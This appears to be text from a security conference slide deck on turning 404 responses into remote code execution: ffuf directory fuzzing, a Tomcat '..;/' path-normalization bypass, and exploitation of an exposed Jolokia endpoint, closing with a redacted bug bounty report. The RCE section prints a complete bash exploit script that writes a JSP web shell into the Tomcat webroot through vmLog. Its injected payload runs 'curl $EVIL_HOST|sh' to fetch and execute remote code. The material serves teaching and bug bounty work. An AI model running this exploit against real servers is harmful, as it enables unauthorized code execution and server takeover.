404 to Remote Code Execution

Summary

01 HTTP Status Codes

02 Web Enumeration

03 RCE ?

04 In real life

01

HTTP Status Codes

HTTP status codes

Information	100-199
Success	200-299
Redirection	300-399
Client Error	400-499
Server Error	500-599

HTTP status codes explained with cats :
https://http.cat/

02

Web

Enumeration


Classic Enum – Fuzzing

- Ffuf
- wffuz
- Gobuster
- Dirbuster
- Feroxbuster
- …

```
» ffuf -u 'https://example.com/FUZZ' -c -w /path/to/word.list

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0
________________________________________________

 :: Method           : GET
 :: URL              : https://example.com/FUZZ
 :: Wordlist         : FUZZ: /path/to/word.list
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 615, Words: 55, Lines: 24, Duration: 17ms]
    * FUZZ: index.html

[Status: 200, Size: 755, Words: 87, Lines: 30, Duration: 15ms]
    * FUZZ: about.html
```

- https://www.thehacker.recipes/web/recon/directory-fuzzing

Classic Enum – Fuzzing




```
» ffuf -u 'https://example.com/FUZZ' -c -w /path/to/word.list -json -mc all -o out.json

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0
________________________________________________

 :: Method           : GET
 :: URL              : https://example.com/FUZZ
 :: Wordlist         : FUZZ: /path/to/word.list
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

{"input":{"FFUFHASH":"Y2RiMDJh","FUZZ":"d2FyZXo="},"position":10,"status":404,"length":153,"words":5,"lines":8,"content-
type":"text/html","redirectlocation":"","url":"https://example.com/phpinfo","duration":8753045,"scraper":
{},"resultfile":"","host":"example.com"}
{"input":{"FFUFHASH":"Y2RiMDIyNQ==","FUZZ":"MQ=="},"position":37,"status":404,"length":153,"words":5,"lines":8,"content-
type":"text/html","redirectlocation":"","url":"https://example.com/index.php","duration":8897570,"scraper":
{},"resultfile":"","host":"example.com"}
{"input":{"FFUFHASH":"Y2RiMDIxNA==","FUZZ":"MTE="},"position":20,"status":404,"length":153,"words":5,"lines":8,"content-
type":"text/html","redirectlocation":"","url":"https://example.com/test.html","duration":8879735,"scraper":
{},"resultfile":"","host":"example.com"}
```

Classic Enum – Fuzzing

```
» alias clean-fuzz='f(){ jq -r ".results[] | [(.status|tostring), (.length|tostring), (.lines|tostring), (.words|tostring), .url]
| join(\"|\")" $@ | sort -uV;  unset -f f; }; f'
» alias cfz='f(){ clean-fuzz $@ | cut -d "|" -f1,3- | awk -F/ "!_[\$1]++" | sort -u -t: -k1,1 ;  unset -f f; }; f'
» alias fu='ffuf -mc all -json -c'

» fu -u 'https://example.com/FUZZ' -w /path/to/word.list -o out.json
» cfz out.json

200|24|615|https://example.com/index.html
200|30|755|https://example.com/about.html
404|1|61|https://example.com/api/
404|8|5|https://example.com/thisdoesntexist
```

Classic Enum – Fuzzing

example.com/thisdoesntexist

404 Not Found

nginx/1.25.3

example.com/api/

État HTTP 404 – Non trouvé

Type Rapport d'état

message /api/

description La ressource demandée n'est pas disponible.

Apache Tomcat/9.0.16


03

RCE ?

Remote Code Execution

- https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf

Remote Code Execution



Remote Code Execution


```
» fu -u 'https://example.com/api/..;/FUZZ' -w /path/to/word.list -o api.json
» cfz out.json

200|147|1530|https://example.com/api/..;/docs/config/server.html
200|173|1834|https://example.com/api/..;/docs/apr.html
200|1|1|https://example.com/api/..;/jolokia
200|1|45|https://example.com/api/..;/jolokia/listthe
200|203|4258|https://example.com/api/..;/index.jsp
200|31|144|https://example.com/api/..;/examples/
200|42|45|https://example.com/api/..;/examples/jsp/snp/snoop.jsp
302|1|1|https://example.com/api/..;/docs
403|74|558|https://example.com/api/..;/host-manager/html
403|84|651|https://example.com/api/..;/manager/
404|1|60|https://example.com/api/..;/META-INF
```

Remote Code Execution


```
#!/bin/bash -x

# Access /jolokia/list
RHOST=127.0.0.1
RPORT=8081
EVIL_HOST=127.0.0.2
curl -ski "http://$RHOST:$RPORT/api/..;/jolokia/list"

JSPFILE=jsp_$RANDOM.jsp
FLAG=flag_$RANDOM.html
echo "JSPFILE: $JSPFILE"
# Adjust the path depending on your version, target, etc
curl -skig "http://$RHOST:$RPORT"'/api/..;/jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/opt!/apache-
tomcat-9.0.16!/webapps!/ROOT!/'"$JSPFILE"
sleep 1
# If needed, double-encode, this depends on the reverse proxy configuration
# https://github.com/laluka/pty4all
curl -skig "http://$RHOST:$RPORT"'/api/..;/jolokia/win%3C%25%20Runtime.getRuntime%28%29.exec%28new%20String%5B%5D%20%7B%20%22sh
%22%2C%20%22-c%22%2C%20%22curl%20'"$EVIL_HOST"'%7Csh%22%20%7D%29%3B%20%25%3Ewin'
sleep 1
curl -skig "http://$RHOST:$RPORT"'/api/..;/jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable'
sleep 1
# Trig your payload
curl -skig "http://$RHOST:$RPORT"'/api/..;/'"$JSPFILE"
```

- https://gitlab.com/TheLaluka/all-it-takes-is-a-mbean
- https://thinkloveshare.com/hacking/shells_with_jolokia_exploitation_toolkit/

04

In Real life

In Real life



/ Arbitrary Code Execution and File Read on [redacted] through [redacted]/.;/jolokia that leads to the exfiltration of /etc/passwd file

[redacted]2 RESOLVED REWARD : €1,200 COLLABORATORS EXPORT

[redacted] SUBMITTED BY NISHACID ON SAT, 6 MAY 2023 13 COMMENTS

Report details

BUG TYPE	Code Injection (CWE-94)↗
SCOPE	[redacted]
ENDPOINT	[redacted]/.;/jolokia
SEVERITY	Critical
VULNERABLE PART	others
PART NAME	403 bypass
PAYLOAD	See PoC
TECHNICAL ENVIRONMENT	Firefox, linux
APPLICATION FINGERPRINT	
IP USED	[redacted]

CVSS SCORE	SEVERITY
9.3	CRITICAL


VECTOR STRING
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

REWARD €1,200

- https://yeswehack.com

RESOURCES

- https://thinkloveshare.com/hacking/shells_with_jolokia_exploitation_toolkit/
- https://github.com/laluka/jolokia-exploitation-toolkit
- https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
- https://www.thehacker.recipes/web/recon/directory-fuzzing
- https://github.com/laluka/bypass-url-parser



Thanks